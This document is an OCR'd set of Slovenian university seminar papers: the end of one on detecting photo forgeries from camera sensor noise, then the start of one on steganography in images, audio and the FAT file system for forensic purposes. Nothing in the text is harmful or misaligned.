Person	2.0×10^{-2}	8.8×10^{-3}	7.3×10^{-3}	4.8×10^{-3}
Head	0.47	0.63	0.39	0.75
Car	0.76	0.92	0.75	0.86

Vse vrednosti so presegle prag, ki označuje da je bilo območje ROI spremenjeno, zato lahko rečemo, da je algoritem na vseh fotografijah deloval pravilno.

6. AVTOMATSKO ISKANJE ROI


Zanimivejša, predvsem pa uporabnejša verzija identificiranja ponaredkov bi bilo avtomatsko iskanje regij, ne da bi pred tem poznali velikost, lokacijo ali obliko regije. V tem poglavju bomo pregledali nekaj možnosti kako bi lahko izvedli takšno iskanje regij in kakšne rezultate prinaša. Ko je regija odkrita njeno pristnost poskušamo potrditi še z algoritmom v poglavju 5.2

Če na fotografiji obstaja spremenjeno območje, predvidevamo da je to območje kompaktno in predstavlja neko celoto in je dovolj veliko, vseeno pa ne poznamo natančne velikosti, oblike in pozicije. Glede na povedano v prejšnjih poglavjih pa vemo, da je pričakovano korelacija takšnega območja precej nižja v primerjavi z ostalim delom fotografije.

Eden izmed načinov je uporaba tako imenovanega drsečega okvirja (*ang. sliding square block*). Z okvirjem neke velikosti (npr.: 100x100 px) se sprehajamo po fotografiji in na vsaki lokaciji izračunamo korelacijo. S takim pristopom lahko seveda najdemo samo velika spremenjena območja, ki so večja od našega okvirja. Takšen način ima težave pri iskanju spremenjenih območji, ki so ozka in dolga, območji z nespremenjenimi luknjami in območja kompleksnih oblik. Rešitev je v uporabi različnih okvirjev. Tako lahko s kombinacijo okvirjev različnih velikosti in oblik pokrijemo tudi bolj kompleksna območja, ki jih metoda s samo enim okvirjem ne bi našla. Seveda pa s tem povečujemo računsko kompleksnost, ki jo lahko znižamo, če namesto drsenja okvirja po pixlih, uporabimo med 50-75% prekrivanje okvirjev. S tem sicer lahko izgubimo kakšno območje, vendar se v praksi izkaže, da je odkrivanje s prekrivanjem dovolj zanesljivo.

Avtomatično iskanje spremenjenih regij


1. Pripravimo N različnih okvirjev (npr.: okvirji na Sliki 13)
2. Za vsak tip okvirja $i \in \{1,\ldots,N\}$, izračunamo korelacijo šuma slike v primerjavi z referenčnim šumom kamere na prekrivajočih okvirjih preko celotne fotografije.
3. Za vsak okvir tipa i, izberemo m blokov $i_1,\ldots,i_m$ z najmanjšo korelacijo c_{ik}, $k=1,\ldots,m$
4. Skonstruiramo masko $B = U^{m*N} B_k$
5. Za vsak piksel $p \in B$, naj $t(p) = |\{B_k \mid p \in B_k\}|$ naj število okvirjev izbrano v koraku 3 pokrije p. Določimo mejo t kot mediano vrednosti od $t(p)$ za $p \in B$
6. Potencialno spremenjene regije (ROI) so $R = \{p \mid t(p) > t\}$



Slika 12: Primeri uporabe avtomatskega iskanja ROI

Seveda se tu iskanje ne konča. Vse najdene regije je potrebno analizirati s pomočjo algoritma razloženega v poglavju 5.2.

Ideja za algoritmom je preprosta. Za vsak okvir neke velikosti in oblike, nekaj okvirjev z najmanjšo korelacijo skoraj gotovo pokriva spremenjeno območje na fotografiji. Ostali bloki, torej tisti z višjo korelacijo, pa se nahajajo nekje drugje na fotografiji. Z odstranitvijo pikslov iz maske B, ki so pokriti z manjšim številom okvirjev kot ostali, odstranimo regije z nizko korelacijo razpršene nekje drugje po sliki.



Slika 13: Okvirji za avtomatsko iskanje ROI

Algoritem potrebuje nekaj različnih parametrov (oblika in velikost okvirjev). V splošnem več kot imamo različnih oblik in velikosti boljši rezultat lahko pričakujemo, seveda pa dodajanje različnih okvirjev poveča čas računanja.

6.1 Demonstracija algoritma avtomatskega iskanje ROI

Pri preizkusu zgoraj opisanega algoritma smo uporabili 12 različnih okvirjev $N=12$ (Slika 13). Parameter $m=8$. Okvirji na sliki 13 so naslednji:

- 2 kvadrata velikosti 128x128 px in 172x172 px
- 4 pravokotniki velikosti 64x256 px zavrteni v 4 različnih smereh
- 2 kroga s polmeroma 73px in 109px

- in 4 elipse z osema dolgima 110 in 194px zavrtene v 4 različnih smereh

Rezultat preizkusa algoritma so označena potencialno spremenjena območja na Sliki 12. Algoritem je označil večino spremenjenih območji. Prav tako pa je za potencialno spremenjena označil drevesa na sliki 12d. Gozd predstavlja primer goste teksture. V takšnem primeru algoritem ne najde dovolj velike korelacije in območje označi kot potencialno spremenjeno. Na potencialno spremenjenih regijah, ki jih je našel naš algoritem potem uporabimo algoritem iz poglavja 5.2, ki v našem primeru nato pravilno identificira kot spremenjena območja zgolj tista, resnično spremenjena. Območja okoli dreves pa vsebujejo ravno dovolj šuma, da vrednost p ne preseže meje 10^{-3}. Podobno težavo lahko opazimo na temnih območjih na sliki 12c.

Na podlagi naše demonstracije lahko ugotovimo, da ima algoritem težave na fotografijah, kjer so prisotne kompleksne teksture ali temna območja, vendar lahko v kombinaciji z algoritmom iz poglavja 5.2 te težave odpravimo. Seveda se lahko zgodi, da naš algoritem kakšnega manjšega spremenjenega območja ne bo zaznal, ali pa bo kakšnega po krivici označil za spremenjenega.

7. ZAKLJUČEK

V naši seminarski nalogi smo predstavili že preizkušene, znane forenzične metode za detekcijo ponaredkov digitalnih slik ter izpostavili njihove ključne slabosti, nato pa podrobno predelali in opisali nov pristop odkrivanja pristnosti fotografij, ki deluje na podlagi šuma senzorja. Metoda deluje pod predpostavko, da je na voljo izvorna kamera, s katero je bila ustvarjena obravnavana fotografija, ali zadostno število slik istega izvornega fotoaparata. Nov pristop za odkrivanje ponaredkov temelji na zaznavanju prisotnosti vzorčnega šuma kamere, ki je edinstvena stohastična značilnost slikovnih senzorjev znotraj posameznih segmentov slike. Prisotnost vzorčnega šuma v vsakem segmentu je vzpostavljena z uporabo korelacije kot detekcije razpršenih spektralnih vodnih žigov. Območje, ki postane interes ponaredbe, je tisto območje, kjer primanjkuje vzorčnega šuma, ter kjer ni naravne razlage za oslabljen vzorčni šum (nasičenost, tema ali kompleksna tekstura, ki preprečuje pridobivanje šuma). Statistična pomembnost korelacije znotraj ROI se vrednoti z uporabo p-vrednosti. Raziskave kažejo, da je možno opraviti razmeroma zanesljivo prepoznavanje ponarejenih regij tudi iz slik, ki so bile stisnjene v JPEG format z nizkim kakovostnim faktorjem 70.

Opisali smo tudi algoritem za samodejno prepoznavanje ponarejenih ROI. Območja za katera sumimo da so spremenjena, določimo kot območja z najnižjo prisotnostjo vzorčnega šuma v sliki. Območja, ki smo jih označili za sumljiva je potrebno nato preveriti še z algoritmom opisanim v poglavju 5.2.

Potrebno pa je vedeti, da metoda za detekcijo ponaredkov na podlagi šuma senzorja, ne more zagotoviti dovolj trdnih statističnih dokazov za območja z naravno nizko prisotnostjo vzorčnega šuma (predvsem nasičena območja ali zelo temne površine). Poleg tega geometrijska obdelava, kot je obrezovanje ali spreminjanje velikosti, povzroča desinhronizacijo z vzorčnim šumom senzorja in lahko zahteva drage preiskave, ki bodo zelo verjetno povečale delež lažno ugotovljenih ponaredkov.

Želeli bi poudariti, da čeprav se morda zdi, zahteva po prisotnosti izvorne kamere ali skupka večih fotografij istega izvora neizvedljiva, obstaja veliko situacij v forenziki, ko je digitalni fotoaparat na voljo. Na primer, na sodišču bi fotografija neznanega izvora komaj štela kot možen dokaz.

Zaključimo lahko, da je za zanesljivo odkrivanje ponarejenih slik potrebno upoštevati rezultate več različnih metod, saj ima vsaka določeno prednost pred ostalimi in skupek teh predstavlja najboljšo možno rešitev.

8. VIRI

[1] Batagelj, B., Ljubljana, 2013. Računalniški vid v digitalni forenziki. Fakulteta za informatiko in računalništvo, Univerza v Ljubljani. Dostopno na: https://ucilnica.fri.uni-lj.si/pluginfile.php/38539/mod_resource/content/2/2013-04-Batagelj-RacVid v Forenziki.pdf

[2] Chen, M., Fridrich, J., and Goljan, M., Washington, 2007. Digital imaging sensor identification (further study). V: Proceedings of the SPIE International Conference on Security, Steganography, and Watermarking of Multimedia Contents IX, vol. 6505, no. 1. E. J. Delp III and P. W. Wong, Eds. SPIE Press, p. 65050P.

[3] Chen, M., Fridrich, J., Goljan, M., and Lukas, J., New Jersey, 2008. Determining image origin and integrity using sensor noise. V: IEEE Transactions on Information Forensics and Security, volume 3, no.1. IEEE, Piscataway, pp. 74–90.

[4] Lukas, J., Fridrich, J. J., and Goljan, M., New Jersey, 2006a, Digital camera identification from sensor pattern noise. V: IEEE Transactions on Information Forensics and Security, vol. 1, no. 2. IEEE, Piscataway, pp. 205–214.

[5] Lukas, J., Fridrich, J., and Goljan, M., Washington, 2006b. Detecting digital image forgeries using sensor pattern noise. V: Proceedings of the SPIE International Conference on Security, Steganography, and Watermarking of Multimedia Contents VIII, vol. 6072, no. 1. E. J. Delp III and P. W. Wong, Eds. SPIE Press, p. 60720Y.

[6] Mihcak M.K., Kozintsev, I., and Ramchandran, K., 1999. Spatially adaptive statistical modeling of wavelet image

coefficients and its application to denoising, Proc. IEEE Int. Conf. Acoustics, Speech, and Signal Processing,

[7] (2009) Forensics science communications. Dostopno na: http://www.fbi.gov/about-us/lab/forensic-science-communications/fsc/jan2009/research/2009_01_research01.htm

Steganografija: orodja in tehnike za potrebe digitalne forenzike

Blaž Poje
Univerza v Ljubljani, Fakulteta za računalništvo in informatiko
Tržaška 25
Ljubljana, Slovenija
bp9147@student.uni-lj.si

Vitja Klun
Univerza v Ljubljani, Fakulteta za računalništvo in informatiko
Tržaška 25
Ljubljana, Slovenija
vk3415@student.uni-lj.si

Andraž Krašček
Univerza v Ljubljani, Fakulteta za računalništvo in informatiko
Tržaška 25
Ljubljana, Slovenija
ak7274@student.uni-lj.si

POVZETEK

V seminarski nalogi avtorji obravnavajo več vrst steganografije (skrivanja podatkov) ter rezultate eksperimentov za vsako izmed njih. Obravnavana je steganografija v slikah, zvoku in datotečnem sistemu. V sklopu steganografije v slikah je opisana metoda pretvorbe v frekvenčno domeno s pomočjo diskretne sinusne in kosinusne transformacije, v sklopu steganografije v zvoku je opisanih 6 metod skrivanja ter podroben opis LSB kodiranja ter v sklopu steganografije datotečnih sistemov manipulacija z datotečnim sistemom FAT. V zadnjem delu je obravnavana stegoanaliza in zaznavanje steganografije, kjer je opisanih nekaj najpogostejših tehnik stegoanalize, nekaj namenskih orodij ter rezultati testiranja le-teh. Za vse primere so implementirane programske rešitve.

Ključne besede

Steganografija zvočnih datotek, FFT, DCT, FAT16, VFAT, file slack, stegoanaliza.

ABSTRACT

In the second chapter we discuss the conversion of the images in the Fourier domain and display of the power spectrum, followed by an explanation of how we figure out useful information out of it. In the same chapter we discuss the conversion of an image using discrete cosine transformation. The discrete cosine transform (DCT), similar to the Fourier converting the image into a corresponding frequency representation. The cosine transformation do not use complex numbers. It is frequently used in the compression of data. Followed by an explanation of how, with the help of frequencies, the images are filtered. For the filtering, we used a discrete Fourier transform. In the third chapter we discuss at steganography in uncompressed audio files. Here are some methods to encode secret messages in WAV format audio files, at the end of the third chapter is followed by a description of the method of LSB encoding and implementation of the algorithm. In the fourth chapter we discuss at steganography of the FAT file system. It describes the functioning of the FAT file system and VFAT, the extension of the file system FAT. The implemented algorithm with a GUI for hiding data in the FAT file system is also described. In the fifth chapter we discuss at stegoanalysis and steganography detection. The most common techniques of stegoanalysis and some special tools are described.

Keywords

Hiding data in audio files, FFT, DCT, FAT16, VFAT, file slack, steganalysis.

1. UVOD

Steganografija je umetnost in znanost pisanja skritih sporočil na tak način, da nihče, razen pošiljatelja in prejemnika ne zazna obstoja skritega sporočila. Beseda steganografija je grškega izvora in pomeni "prikrito pisanje", sestavljena iz besede *Steganos* (prikrito ali zaščiteno), in besede *Graphei* (pisanje). Leta 1499 je bila prvič zabeležena uporaba tega izraza in sicer v knjigi *Steganographia* avtorja *Johannesa Trithemiusa*. Knjiga je bila prva razprava o kriptografiji in steganografiji. Uporaba same steganografije je bila prvič beležena leta 440 pred našim štetjem, ko Herodot, starogrški zgodovinar, v svojem delu *The Histories* omenja dva primera steganografije. Špartanski kralj Demarat je poslal opozorilo o prihajajočem napadu na Grčijo tako, da ga je neposredno vklesal na leseno podlago voščene tablice, preden je čebelji vosek nanesel na leseno podlago. Voscene tablice so bile v tistih časih v splošni rabi kot ponovno uporabljive pisalne površine.

Prednost steganografije pred samo kriptografijo je, da tajna sporočila ne pritegnejo pozornosti. Jasno vidna šifrirana sporočila bodo ne glede na to, kako nezlomljiva so, vzbudila sum. Glede na to, da kriptografija ščiti le vsebino sporočila je za steganografijo mogoče trditi, da ščiti tako sporočilo, kot tudi samo komunikacijo med dvema osebama. Steganografija vključuje skrivanje informacij v digitalnih datotekah. Najbolj idealne so multimedijske datoteke, prav zaradi svoje velikosti. Kot preprost primer vzemimo skrivanje sporočila v slikovno datoteko. Pošiljatelj vzame nesporno slikovno datoteko in spremeni barvo vsakega 100. slikovnega elementa, da ustreza eni črki v abecedi. Takšna sprememba je tako majhna, da nekdo, ki ni posebej pozoren na dejstvo, da se v takšni sliki skriva tajno sporočilo, spremembe najverjetneje ne bi opazil.

2. STEGANOGRAFIJA IN FREKVENČNA DOMENA SLIK

2.1 Motivacija

Razumevanje frekvenčne domene slik nam omogoča veliko število inovacij, na področju steganografije. Prikaz močnostnega spektra lahko razkrije določene zakonitosti v sliki, ki jih v običajni prostorski domeni (spatial domain) ne bi opazili, kar lahko pomaga pri detektiranju skritih sporočil.

Prikazano je tudi, kako lahko s filtriranjem slik v frekvenčnem prostoru (konvolucija), v frekvenčni spekter slike skrijemo kratko sporočilo.

2.2 Diskretna Fourierjeva transformacija slike

1. **Razširitev dimenzij slike na potenco števila dve**
   Če dimenzije slike niso enake potenci števila dve, jo razširimo tako, da ima obliko kvadrata. Osnovno sliko postavimo na sredino nove slike, prazna polja pa zapolnimo z vrednostjo, ki je enaka srednji vrednosti intenzitet.

2. **Izvedba 2D diskretne Fourierjeve transformacije**
   Slika predstavlja dvodimenzionalno predstavitev intenzitete kot funkcijo položaja v sliki.

   Izračun diskretne Fourierjeve transformacije v dveh dimenzijah lahko izvedemo kot zaporedje enodimenzionalnih transformacij, ki jih podaja izraz 1. Transform izračunamo za vsako vrstico, nato pa še za vsak stolpec v sliki (lahko tudi v obratnem vrstnem redu). Pri barvnih slikah dvodimenzionalno transformacijo izračunamo ločeno za rdeči, zeleni in modri kanal slike. Pri sivih slikah izvedemo transformacijo le nad enim kanalom. Rezultat vsakega kanala se hrani v pripadajoči tabeli **kompleksnih** števil.

$$X(k) = \sum_{j=0}^{N-1} x(j) * e^{-\frac{2\pi i * j * k}{N}}; 0 \leq k \leq N-1 \qquad (1)$$

Diskretna Fourierjeva transformacija.

3. **Izračun močnostnega spektra**
   Ker so kanali po transformaciji, predstavljeni s kompleksnimi števili (enačba 2), je za vizualno interpretacijo primerno, da prikažemo le močnostni spekter. Moč vsakega člena v Fourierjevi transformaciji je enaka kvadratu amplitude (enačba 3). Tako dobimo realna števila, ki bodo predstavljala intenziteto.

$$z = a + ib = |z| * e^{i\phi} \qquad (2)$$

$$|z| = \sqrt{a^2 + b^2} \quad \phi = \arctan(\frac{b}{a})$$

$$Power(z) = |z|^2 = (\sqrt{a^2 + b^2})^2 = a^2 + b^2 \qquad (3)$$

Izračun močnostnega spektra.

4. **Logaritemsko skaliranje**
   Amplitude, izračunanega močnostnega spektra (realna števila), se po redu velikosti med seboj precej razlikujejo, zato za boljše prikazovanje podatkov uporabljamo logaritemsko funkcijo. Po skaliranju, ki ga podaja izraz 4, največja amplituda zavzame največjo intenziteto 255, najmanjša pa najmanjšo intenziteto 0.

$$f(x) = a \log(x - b) \qquad (4)$$


$$a = \frac{255}{\log(M - m + 1)} \quad b = m - 1$$

$$m = min(Power(z))$$

$$M = max(Power(z))$$

Logaritemsko skaliranje.

5. **Zamenjava blokov**
   Z zamenjavo štirih kvadrantov dosežemo, da se začetni člen v vsoti (konstantna vrednost, ki predstavlja srednjo vrednost intenzitete kanala) nahaja na sredini.



Slika 1: Zamenjava blokov.

6. **Prikaz močnostnega spektra**
   Nato ločeno prikažemo močnostne spektre za vse obstoječe kanale.

2.3 Diskretna kosinusna transformacija slike

1. **Razširitev dimenzij slike na potenco števila dve**
   Glej poglavje 2.2, točka 1.

2. **Izvedba 2D diskretne kosinusne transformacije**
   Slika predstavlja dvodimenzionalno predstavitev intenzitete kot funkcijo položaja v sliki.

   Izračun diskretne kosinusne transformacije v dveh dimenzijah lahko izvedemo kot zaporedje enodimenzionalnih transformacij, ki jih podaja izraz 5. Transform izračunamo za vsako vrstico, nato pa še za vsak stolpec v sliki (lahko tudi v obratnem vrstnem redu). Pri barvnih slikah dvodimenzionalno transformacijo izračunamo ločeno za rdeči, zeleni in modri kanal slike. Pri sivih slikah izvedemo transformacijo le nad enih kanalom. Rezultat vsakega kanala se hrani v pripadajoči tabeli **realnih** števil.

$$y(k) = \omega(k) \sum_{n=0}^{N-1} x(n) \cos(\frac{\pi(2n+1)k}{2N}); k = 0, ..., N-1 \tag{5}$$

$$\omega(k) = \begin{cases} \frac{1}{\sqrt{N}} & \text{if } k = 0, \\ \sqrt{\frac{2}{N}} & \text{if } 1 \leq k \leq N-1 \end{cases}$$

Diskretna kosinusna transformacija.

3. **Izračun močnostnega spektra**
   Barvni kanali so predstavljeni z realnimi števili. Za vizualno interpretacijo je primerno, da prikažemo močnostni spekter kanalov. Moč vsakega člena je enaka njegovemu kvadratu (enačba 6). Ta števila predstavljajo intenziteto.

$$Power(a) = |a|^2 = a^2;\ a \in R \tag{6}$$

Izračun močnostnega spektra.

4. **Logaritemsko skaliranje**
   Glej poglavje 2.2, točka 4.

5. **Prikaz močnostnega spektra**
   Glej poglavje 2.2, točka 6.

2.4 Filtriranje slike v frekvenčnem prostoru z DFT

1. **Razširitev dimenzij slike na potenco števila dve**
   Glej poglavje 2.2, točka 1.

2. **Izvedba 2D diskretne Fourierjeve transformacije**
   Glej poglavje 2.2, točka 2.

3. **Zamenjava blokov**
   Glej poglavje 2.2, točka 5.

4. **Produkt istoležnih intenzitet**
   Sliko, ki predstavlja masko, razdelimo na tri barvne kanale. Intenzitete kanalov delimo z 255, tako da zavzemajo vrednosti z intervala [0,1]. Nižja ko je vrednost v maski, bolj bo dušena pripadajoča frekvenca. Vrednost 0 predstavlja popolno dušenje, 1 pa popolno prepuščanje. Zatem kanale slike množimo s kanali maske.

5. **Zamenjava blokov**
   Pred inverzno diskretno Fourierjevo transformacijo moramo kvadrante postaviti v prvotno lego.

6. **Izvedba 2D inverzne diskretne Fourierjeve transformacije**
   Rekonstruiramo sliko iz frekvenčnega prostora z uporabo inverzne Fourierjeve transformacije, ki jo prikazuje izraz 7.

$$x(j) = \frac{1}{N} \sum_{k=0}^{N-1} X(k) * e^{\frac{2\pi i * j * k}{N}};\ 0 \leq j \leq N-1 \tag{7}$$

Inverzna diskretna Fourierjeva transformacija.

7. **Sestavimo sliko**
   Iz kanalov ponovno sestavimo sliko. Po filtriranju lahko odrežemo razširitev slike (do potence števila dva) in tako dobimo novo sliko, ki ima enake dimenzije kot vhodna slika.

2.5 Filtriranje slike v frekvenčnem prostoru z DCT

1. **Razširitev dimenzij slike na potenco števila dve**
   Glej poglavje 2.2, točka 1.

2. **Izvedba 2D diskretne kosinusne transformacije**
   Glej poglavje 2.3, točka 2.

3. **Produkt istoležnih intenzitet**
   Glej poglavje 2.4, točka 4.

4. **Izvedba 2D inverzne diskretne kosinusne transformacije**
   Rekonstruiramo sliko iz frekvenčnega prostora z uporabo inverzne kosinusne transformacije, ki jo prikazuje izraz 8.

$$x(n) = \sum_{n=0}^{N-1} \omega(k) y(k) \cos(\frac{\pi(2n+1)k}{2N}); n = 0, ..., N-1 \tag{8}$$

$$\omega(k) = \begin{cases} \frac{1}{\sqrt{N}} & \text{if } k = 0, \\ \sqrt{\frac{2}{N}} & \text{if } 1 \leq k \leq N-1 \end{cases}$$

Inverzna diskretna kosinusna transformacija.

5. **Sestavimo sliko**
   Glej poglavje 2.4, točka 7.

2.6 Interpretacija močnostnega spektra

2.6.1 Diskretna Fourierjeva transformacija slike

Močnostni spekter sestoji iz svetlih točk, ki predstavljajo velike vrednosti moči pri pripadajočih frekvencah. Pogosto vidimo v ozadju veliko manjše vrednosti, ki pripadajo višjefrekvenčnim členom, katerih vzrok je šum in ostale nepravilnosti v sliki.

Močnostni spekter slike 18 je prikazan na sliki 19. Slika 20 predstavi pomen posameznih frekvenčnih komponent.

Spodnja in zgornja polovica močnostnega spektra sta identični, s 180-stopinjsko rotacijsko simetrijo glede na izvor. Po dogovoru se prikaže obe polovici, čeprav to ne bi bilo potrebno.

Konstantna (enosmerna) vrednost, ki predstavlja srednjo vrednost intenzitete kanala, se nahaja na sredini slike. Razdalja od te točke je merilo za frekvenco. Velike frekvence se nahajajo pri velikih radijih, medtem ko se majhne frekvence nahajajo pri majhnih radijih.

Kot, merjen od sredine slike do določene točke na sliki močnostnega spektra, je pravokoten na orientacijo linij, ki pripadajo sinusoidi na originalni sliki.

Informacije o fazi slike se redko prikazujejo, ker jih je ponavadi težje vizualno interpretirati. Eden izmed možnih načinov prikazovanja faze, ki se giblje med 0 in 360 stopinjami, je, da jih predstavimo z barvami.

Metoda se zanaša na predpostavko, da so podatki na intervalu modelirani z vrstami, ki se ponavljajo v neskončnost v obeh smereh, kar je ekvivalentno predpostavki, da se slika ponavlja v neskončnost, podobno kot vrsta opek. Če se robovi slike ne ujemajo, kar se v splošnem ne, se kot pri enotini stopnici (v eni dimenziji) veliko členov razširja v visoke frekvence, saj so potrebni za popolno prilagajanje. Svetla vertikalna črta v centru močnostnega spektra predstavlja člene, ki so potrebni za zgornjo in spodnjo mejo slike. Svetla horizontalna črta predstavlja člene, potrebne za levi in desni rob slike.

2.6.2 Diskretna kosinusna transformacija slike

Konstantna (enosmerna) vrednost, ki predstavlja srednjo vrednost intenzitete barvnega kanala, se nahaja v zgornjem levem kotu, merilo za frekvenco in fazo pa je enako kot pri Fourierjevi transformaciji.

Močnostni spekter slike 21 je prikazan na sliki 22.

2.7 Zgled preproste steganografije v frekvenčnem prostoru

Frekvenčni prostor omogoča skrivanje podatkov, saj predstavi podatke na drugačen način. Spremembe intenzitete v prostorski domeni (spatial domain) vplivajo le na posamezne slikovne pike. Spremembe moči v frekvenčni domeni pa vplivajo na intenzitete vseh slikovnih pik. Tako lahko motnje, ki so prisotne v celotni sliki, predstavljajo skrite podatke.

Za skrivanje sporočil smo uporabili prej opisane metode filtriranja z DFT in DCT. Za masko smo izbrali preprosto besedilo napisano v grafičnem urejevalniku. Rezultat je nova slika, ki v močnostnem spektru skriva besedilo. Popačenje slike ni preveliko, če poskrbimo da ne oslabimo nižjih frekvenc v sliki.

2.7.1 Z uporabo diskretne Fourierjeve transformacije

Po prej opisanem postopku filtriramo sliko 21 z masko, ki je prikazana na sliki 23. Rezultat filtriranja ponazarja slika 24. Slika 25 prikazuje močnostni spekter rdečega kanala, v katerem lahko opazimo skrito sporocilo.


2.7.2 Z uporabo diskretne kosinusne transformacije

Po prej opisanem postopku filtriramo sliko 21 z masko, ki je prikazana na sliki 26. Rezultat filtriranja ponazarja slika 27. Slika 28 prikazuje močnostni spekter rdečega kanala, v katerem lahko opazimo skrito sporocilo.

3. STEGANOGRAFIJA V ZVOČNIH DATOTEKAH

Steganografija [3] je tehnika skrivanja informacij v medije. Ta tehnika se opira na kodiranje sporočila na tak način, da je obstoj sporočila v mediju nezaznaven za opazovalca. Cilj zvočne steganografije je torej zakodirati sporočilo v nosilni medij in ustvariti nove podatke, ki so mešani s tajnim sporočilom tako, da nihče od opazovalcev ne zazna prisotnosti skritega sporočila v novih podatkih.

Pri steganografiji v zvočnih datotekah se izrablja predvsem slabosti človeškega slušnega zaznavanja. Na spletu je na voljo veliko orodij za steganografijo v zvoku, s katerimi je mogoče vanj skriti golo besedilo, zvok, sliko in ostale multimedijske vsebine. Za skrivanje podatkov v zvoku obstaja veliko metod, ki so različno kompleksne in obravnavane iz različnih vidikov v svetu zvoka. Najbolj enostavno in eno izmed prvih poskusov skrivanja podatkov je skrivanje v tekstovne datoteke. Ker imajo tekstovne datoteke zelo malo redundantih podatkov je takšno skrivanje neučinkovito in nerobustno. Pri skrivanju podatkov v zvočne datoteke je tajno sporočilo zakodirano v digitaliziran zvočni signal. Takšna metoda skrivanja podatkov zagotavlja najbolj učinkovit način za zaščito zasebnosti in tajnosti. Ključna prednost skrivanja besedila v zvočno datoteko je ta, da pri tem ne generiramo nobenih dodatnih podatkov, le obstoječe spremenimo na tak način, da poslušalec tega ne opazi. Ta metoda je zato tudi bolj primerna za skrivanje večjih količin podatkov. Skrivanje sporočila v digitalni zvok je ponavadi zelo zahteven proces. Oseba, ki prejme datoteko s skrito vsebino, mora poznati metodo dekodiranja, ki deluje v obratnem vrstnem redu kot metoda kodiranja. Ponavadi se sporočilo, preden se kodira v signal, kriptira z eno izmed kriptografskih metod za dodatno varnost, tako da mora oseba, ki prejme datoteko s skritim sporočilom, poznati tudi privatni ključ. Slika 2 prikazuje shemo delovanja algoritmov za skrivanje podatkov.



Slika 2: Shema delovanja algoritma za skrivanje podatkov.

3.1 Tehnike skrivanja podatkov v nekompresiranem zvoku

V tem poglavju sledi kratek opis nekaterih splošno znanih in uporabnih tehnik steganografije v zvočnih datotekah [4].

3.1.1 Skrivanje v najmanj pomembne bite LSB

Skrivanje v najmanj pomembne bite je ena izmed prvih tehnik skrivanja informacij tako v digitalnih zvočnih datotekah kot tudi v drugih vrstah datotek. Pri tej tehniki je najmanj pomemben bit binarnega zaporedja vsakega vzorca v digitalni zvočni datoteki zamenjan z binarno vrednostjo črke tajnega sporočila. Denimo, da hočemo v prvi vzorec skriti črko A (binarna vrednost črke A je 0100 0001), kjer je vzorec predstavljen s 16 biti, potem je najmanj pomemben bit 7 zaporednih vzorcev zamenjan z vsakim bitom iz binarne vrednosti črke. Prednost te tehnike je predvsem preprostost kodiranja informacij v digitalne zvočne datoteke. Takšen način omogoča skrivanje velike količine podatkov v eno samo zvočno datoteko. Uporaba samo enega najmanj pomembnega bita v vzorcu zvočne datoteke omogoča kapaciteto, ki je ekvivalentna frekvenci vzorčenja, katera lahko znaša od 8kbps do 44.1 kbps (če uporabimo vse vzorce). Ta

tehnika je zelo pogosto uporabljena, saj spremembe najmanj pomembnih bitov navadno ne povzročajo slišnih sprememb v zvoku.

3.1.2 Paritetno kodiranje

Pri paritetnem kodiranju se namesto delitve signala na posamezne vzorce signal razdeli na posamezne regije vzorcev, pri čemer se vsak bit skrivnega sporočila kodira v paritetni bit vzorca v regiji. Če se bit skrivnega sporočila ne ujema s paritetnim bitom v izbranem območju, proces obrne najmanj pomemben bit enega od vzorcev v regiji. Pošiljatelj ima pri tej tehniki več izbire pri kodiranju skrivnega bita, signal pa se tako spremeni na bolj diskreten način.

3.1.3 Kodiranje v odmev zvoka

